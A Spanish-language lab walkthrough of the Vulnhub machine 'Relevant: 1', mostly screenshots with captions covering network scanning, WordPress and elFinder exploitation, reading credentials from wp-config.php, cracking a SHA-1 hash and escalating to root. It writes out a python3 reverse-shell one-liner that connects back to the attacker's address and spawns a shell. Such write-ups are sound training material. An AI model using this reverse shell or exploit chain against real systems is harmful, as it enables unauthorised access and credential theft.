

# **Relevant: 1 Vulnhub Walkthrough**

Comencemos el reconocimiento de la máquina vulnerable utilizando netdiscover.




Ya ahora con NMAP haremos un reconocimiento de puertos:







Y ahora un poco más exacto porque ya sabemos cuál es la IP: 192.168.56.123




Ahora entraremos por el puerto 80:




Nos metemos en la siguiente url:






En la página de img: tenemos un código qr que podemos descifrar






Patsy podría ser un nombre de usuario.


Podemos buscar archivos ocultos con el comando dirb http:192.168.56.123




Y ahora con el comando de wpscan sacamos vulnerabilidades de esta IP: no parece que este usando WordPress  


Asique usaremos un script:


Nmap 192.168.56.123 --script http-wordpress-enum –script-args search-limit=5000 y nos interesa la versión.




Y nos bajamos un sistema de exploración de archivos desde github clonando el repositorio:



Nos metemos en la carpeta creada:



Y usamos python: para explorar los archivos con el script de elFinder.py




Creamos un archivo cmd con este contenido: cambiando la Ip que sale por la nuestra (.111) con el puerto de escucha de ejemplo 1234


script -qfc /bin/bash /dev/null

python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("192.168.56.111",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

Copiamos la parte de python3 donde se inició elFinder.py:




Y hacemos un netcat con el puerto 1234 y nos saldría:




E introducimos la otra parte del código de cmd: y entramos con la webshell



Nos vamos a la carpeta de html: y nos fijamos en el archivo de wp-config.php




Y vemos su contenido:




Nos fijamos en la parte de DB\_PASSWORD: DidYouThinkItWouldBeThatEasy?TryHarder!


Vamos a ver los usuarios que tiene la carpeta home:




Y vamos al usuario llamado h4x0r:




Los otros dos usuarios si nos fijamos no tienen ese tercer directorio de tres puntos:




En la ruta de tres puntos nos encontramos un archivo txt:




Y su contenido es un código cifrado por SHA-1: y un nombre news que podria ser el usuario




Y nos da como resultado:



Ahora sí, nos autenticamos con el usuario "news", ejecutamos "sudo -l":





Aprovechamos para escalar privilegios en el sistema como root, para ello ejecutaremos la siguiente sintaxis: y ya estaríamos siendo root

